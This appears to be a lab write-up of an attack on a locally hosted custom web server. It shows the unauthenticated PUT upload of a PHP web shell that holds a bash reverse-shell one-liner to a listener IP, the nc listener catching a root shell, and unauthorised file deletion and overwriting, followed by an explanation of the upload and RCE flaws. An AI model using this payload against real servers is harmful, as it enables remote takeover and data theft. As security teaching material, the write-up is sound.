
Attack Methodology:

1. Initial Setup:

Command Execution: Begin the operation by starting the web server using the specified command line instruction.




```
ubuntu@ubuntu-virtual-machine:~/Downloads/final_code/Code$ sudo python3 server.py localhost 443 demo.crt demo.key

---------------------------------

Server IP:     localhost
Port Num:      443

---------------------------------
```

2. File Upload and Remote Code Execution:

File Transmission: Utilize the HTTP PUT method to send a PHP file via Postman. This file contains the following script:
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.45.129/1234 0>&1'");?>

In this script, 192.168.45.129 is the host IP, and 1234 is the port number for establishing a network connection.

Script Activation: Execute the PHP file through a GET request using the website's standard URL parameters. This triggers the bash script, allowing shell access.




```
https://localhost/get_shell.php
```

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.45.129/1234 0>&1'");?>
```

```
<!DOCTYPE html>
<html>
<head>
<title>File Created</title>
</head>
<body>
<h1>201 Created: The file has been created!</h1>
<p>/get_shell.php has been created!</p>
</body>
</html>
```

3. System Compromise and Privilege Escalation:


Server Response: Following the script execution, the server exhibits a loop-induced unresponsiveness, indicating successful shell access.
Root Access: This access escalates to root privileges, enabling the extraction of sensitive information such as password hashes.



```
https://localhost/get_shell.php?club_name=FCBarcelona&country_name=Spain
```

The website freezes due to the loop and now we have the shell!

Root Privileges obtained:




```
ubuntu@ubuntu-virtual-machine:~/Downloads/final_code/selenium$ nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 192.168.45.129 40968
root@ubuntu-virtual-machine:/home/ubuntu/Downloads/final_code/Code/directory_root#
```

Upon this, the possibilities are endless as we can obtain password hashes and so on. This is a simple but very serious vulnerability and this happened because of the lack of authentication mechanism with PUT files.

4. Potential Damages Without Root Access:

File Deletion: The capability to delete files is present, highlighting a significant security oversight.


https://localhost/confidential_file.txt

DELETE https://localhost/confidential_file.txt


Body: none

This request does not have a body

Status: 200 OK Time: 45 ms Size: 229 B

```
<!DOCTYPE html>
<html>
<head>
<title>File Deleted </title>
</head>
<body>
<h1>200 OK: File Deleted </h1>
<p>/confidential_file.txt has beed deleted </p>
</body>
</html>
```

File Modification: The vulnerability also allows for the alteration or overwriting of existing files.


https://localhost/confidential_file.txt

POST https://localhost/confidential_file.txt

Body: raw Text

```
I'm gonna overwrite your secrets.
```

Status: 200 OK Time: 54 ms Size: 250 B

```
Content-Length: 162

<!DOCTYPE html>
<html>
<head>
<title>Some content Posted </title>
</head>
<body>
<h1>200 OK </h1>
<p>/confidential_file.txt has been updated </p>
</body>
</html>
```

Overall, the files lack authorization. Anything can be posted in the directory, put in it, and can even be deleted. Numerous attacks can be carried out through this website.

Core Vulnerability: The primary issue is a **File Upload Vulnerability**, stemming from inadequate control and validation of uploaded content. This is the initial vulnerability that allows an unauthorized user to upload files to the server. In a secure system, file uploads should be strictly controlled, allowing only specific types of files and ensuring that executable code cannot be uploaded. If an attacker can upload a PHP file, it indicates a significant lapse in this control.

Once the PHP file is uploaded, executing this file to run arbitrary code on the server constitutes a **Remote Code Execution vulnerability**. RCE allows an attacker to run any code of their choosing on the server, which can lead to a complete compromise of the system. We were immediately able to get root privilege because the web server processes weren't configured to run with minimal privileges in its host machine.